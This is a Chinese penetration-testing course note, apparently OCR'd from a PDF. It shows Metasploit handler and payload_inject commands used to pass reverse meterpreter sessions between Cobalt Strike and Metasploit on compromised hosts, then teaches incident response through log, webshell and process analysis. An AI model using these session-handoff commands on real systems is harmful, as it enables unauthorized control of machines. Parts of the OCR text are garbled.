
Day72 内网安全-域横向 CS&MSF联动及应急响应初识



72.1 内网安全-域横向 CS&MSF联动及应急响应初识

为什么要进行联动?因为cs和msf经常相互调用,有一些功能cs强一点,有一些可能msf强一点,所以在渗透测试的时候经常要切换!所以我们需要学习如何在cs、msf、powershell之间进行会话委派。powershell本身用处少,而且很多正式环境上的powershell默认执行策略是关闭的,总的来说有的鸡肋,所以这里就不再讲了。




- $1 \quad \text{CS->MSF}$
- 2 创建Foreign监听器->MSF监听模块设置对应地址端口->CS执行 Spawn选择监听器
- 3 MSF->CS
- 4 CS创建监听器->MSF载入新模块注入设置对应地址端口->执行CS等 待上线
- 5 use exploit /windows/local/payload_inject


环境准备: 2台外网服务器 (分别部署msf和cs) 和一台webserver 服务器、一台本地主机。在webserver和本地主机执行木马,实现域内主机上线,先将会话从cs移交到msf,再从msf移交到cs,实现互相切换。

72.1.1 案例演示1-cs移交到msf

<1>启动cs,在webserver和本地主机执行木马,实现webserver和本地主机上线。




<2>CS上,创建Foreign监听器



<3>MSF监听模块设置对应地址端口

```
msfconsole
use exploit /multi/handler
set payload windows/meterpreter/reverse_http``#这个payload要跟CS设置的payload保持一致
set lhost 0.0.0.0 ``#不设置也行
set lport 4444 ``#端口需要与cs监听器端口保持一致
exploit
```


<4>CS执行Spawn选择监听器。具体步骤:右击本地主机图标—>spawn(权利委派)—>选择msf监听器,如果想要msf接管webserver主机权限,就先右击webserver主机图标



<5>等待一会儿,msf接收到会话。如果一直没有反弹结果,可能就是网络问题,此时就要看看接管主机类型了(如果是虚拟机,一般没什么问题。但是阿里云服务器上面有个端口问题,要开启4444端口,还可以右键session——sleep设1试试)

72.1.2 案例演示2-msf移交到cs


<1>CS创建监听器




<2>MSF载入新模块注入设置对应地址端口

```
msf6 exploit(windows/local/payload_inject) > exploit
[-] Handler failed to bind to 101.37.160.211:5566
[-] Handler failed to bind to 0.0.0.0:5566
[*] Running module against WEBSERVER
[*] Spawned Notepad process 2516
[*] Injecting payload into 2516
[*] Preparing 'windows/meterpreter/reverse_http' for PID 2516
```

<3>等待一会儿,会话4的shell就反弹到CS上面了






站在攻击者的角度,去分析。攻击者当前拿到哪些权限,网站还是系统权限。装没装杀软,用渗透者的思路去想问题。注重信息搜集,从攻击面入手查看应急响应。

72.2.1 演示案例


<1>执行netstat -ano命令,通过开放的端口找到对应的PID。




<2>执行tasklist -svc命令,通过PID找到对应的进程名称。



<3>在任务管理器,右击进程名称,选择打开文件位置。



直接定位到具体位置



<4>根据不同的服务名,找寻对应的日志存储目录。




<5>打开日志,分析异常操作,发现有人上传了x.php文件。

```
x.php : access.log
 12 192.168.76.1 - - [05/Dec/2020:18:55:32 +0800] "GET /phpmyadmin/themes/pmahomme/
 13 192.168.76.1 - - [05/Dec/2020:18:55:34 +0800] "GET /phpmyadmin/themes/pmahomme/
 14 192.168.76.1 - - [05/Dec/2020:18:55:36 +0800] "GET /phpmyadmin/db_sql.php?db=in
 15 192.168.76.1 - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/phpmyadmin.css.p
 16 192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/makegrid.js?t
 17 192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/sql.js?ts=137
 18 192.168.76.1 - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/codemirror/mo
 19 192.168.76.1 - - [05/Dec/2020:18:55:37 +0800] "GET /phpmyadmin/js/codemirror/li
                                                     "GET /phpmyadmin/navigation php?t
 20 192.168.76.1 - - [05/Dec/2020:18:55:37 +0800]
 21 192.168.76.1 - [05/Dec/2020:18:55:57 +0800] "POST /x.php HTTP/1.1" 200 402 192.168.76.1 - [05/Dec/2020:18:55:58 +0800] "POST /x.php HTTP/1.1" 200 433
 23 192.168.76.1 - - [05/Dec/2020:18:55:58 +0800] "POST /x.php HTTP/1.1" 200 1311
 24 192.168.76.1 - - [05/Dec/2020:18:56:00 +0800] "POST /x.php HTTP/1.1" 200 1307
 25 192.168.76.1 - - [05/Dec/2020:18:58:09 +0800] "POST /x.php HTTP/1.1" 200 1562
 26 192.168.76.1 - - [05/Dec/2020:18:58:11 +0800] "POST /x.php HTTP/1.1" 200 1559
 27 192.168.76.1 - [05/Dec/2020:19:06:09 +0800] "POST /x.php HTTP/1.1" 200 313
    192.168.76.1 - - [05/Dec/2020:19:06:10 +0800] "POST /x.php HTTP/1.1" 200 129
 29 192.168.76.1 - - [05/Dec/2020:19:06:11 +0800] "POST /x.php HTTP/1.1" 200 127
```

<6>通过网站目录找到x.php



<7>打开看一下, 是后门文件。




<8>还可以去网站目录查看首页修改时间,查找网站相关日志,定位修改时间基数,将该时间之前的日志进行攻击分析(分析攻击者是如何修改首页内容的),该时间之后的日志进行操作分析(分析攻击者修改网页之后还进行了什么操作,是否留有后门等)

<9>利用后门webshell查杀脚本或工具找到对应后门文件,网上有很多查杀工具,比如D盾_Web查杀、百度WEBDIR+、河马、Sangfor WebShellKill、深度学习模型检测PHP Webshell、PHP Malware Finder、在线webshell查杀工具等。

参考: https://blog.csdn.net/qq_25645753/article/details/1 10196602

比如使用河马查杀,安装之后,扫描,发现两个后门。然后去日志搜索相关关键字,找到是谁访问了这个后门,如何操作等。




72.3 案例3: WIN系统攻击应急溯源-后门,日志,流量




72.3.1 案例演示

<1>打开PCHunter64工具,查看正在运行的进程,发现异常进程 artifact.exe (名字不熟悉,没有厂商信息等)



<2>在网络模块,发现该进程与外部IP地址进行网络连接,很可疑。



<3>PCHunter64工具还有很多其他功能,可以进一步分析该进程是否是后门或者勒索病毒等。

<4>UserAssistView工具可以看到windows系统所有文件的执行时间记录,比如我们可以查看一下artifact.exe上次修改的时间。说明在这个时间点前后攻击者一定对系统进行了一些操作,相应地,我们就可以以此时间为基数,定位查找日志将该时间之前的日志进行攻击分析(分析攻击者是如何攻击服务器的),该时间之后的日志进行操作分析(分析攻击者登录服务器后进行了什么操作)

M UserAssistVier				
'ile Edit View Options Help				
■ 9 ₽ B 9 4				
Item Name	Index	Count	Nodified Time 🔻	ClassID
C:\Users\Administrator\Desktop\UserAssistView.exe	54	2	2020/12/5 21:02:40	{CEBFFSCD-ACE2-4F4F
[1AC14E77-02E7-4E5D-B744-2EB1AE5198B7]\ServerManager.nsc	6	5	2020/12/5 21:02:05	{CEBFF5CD-ACE2-4F4F
C:\Users\Administrator\Desktop\Server Manager.lnk	68	2	2020/12/5 21:02:05	{F4E57C4B-2036-45F0
D C:\Users\Administrator\Desktop\PCHunter64.exe	51	3	2020/12/5 21:01:13	{CEBFFSCD-ACE2-4F4F
D C:\Users\Administrator\Desktop\HmSetup\HmSetup.exe	55	1	2020/12/5 20:51:16	{CEBFFSCD-ACE2-4F4F
{F38BF404-1D43-42F2-9305-67DE0B28FC23}\regedit.exe	53	2	2020/12/5 19:31:19	{CEBFYSCD-ACE2-4Y4F
C:\Users\Administrator\Desktop\artifact.exe	50	2	2020/12/5 19:22:45	{CEBFFSCD-ACE2-4F4F
{1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\cmd.ene	0	32	2020/12/5 19.21.35	CEBFFSCD-ACE2-4F4F
\[\ATTF5DTT-2E2B-44C3-A6A2-ABA601054A51\]\Accessories\Command Pro	57	26	2020/12/5 19:21:35	{F4B5TC4B-2038-45F0
C:\Users\Administrator\Desktop\PsExec.exe	43	1	2020/12/5 19:19:45	{CEBFF5CD-ACE2-4F4F
C:\Users\Administrator\Desktop\pingtunnel.exe	52	1	2020/12/5 19:18:39	{CEBFF5CD-ACE2-4F4F
{1AC14E77-02E7-4E5D-B744-2EB1AE5196B7}\CompNgmtLauncher.exe	13	2	2020/12/5 19:17:41	{CEBFF5CD-ACE2-4F4F

资源:

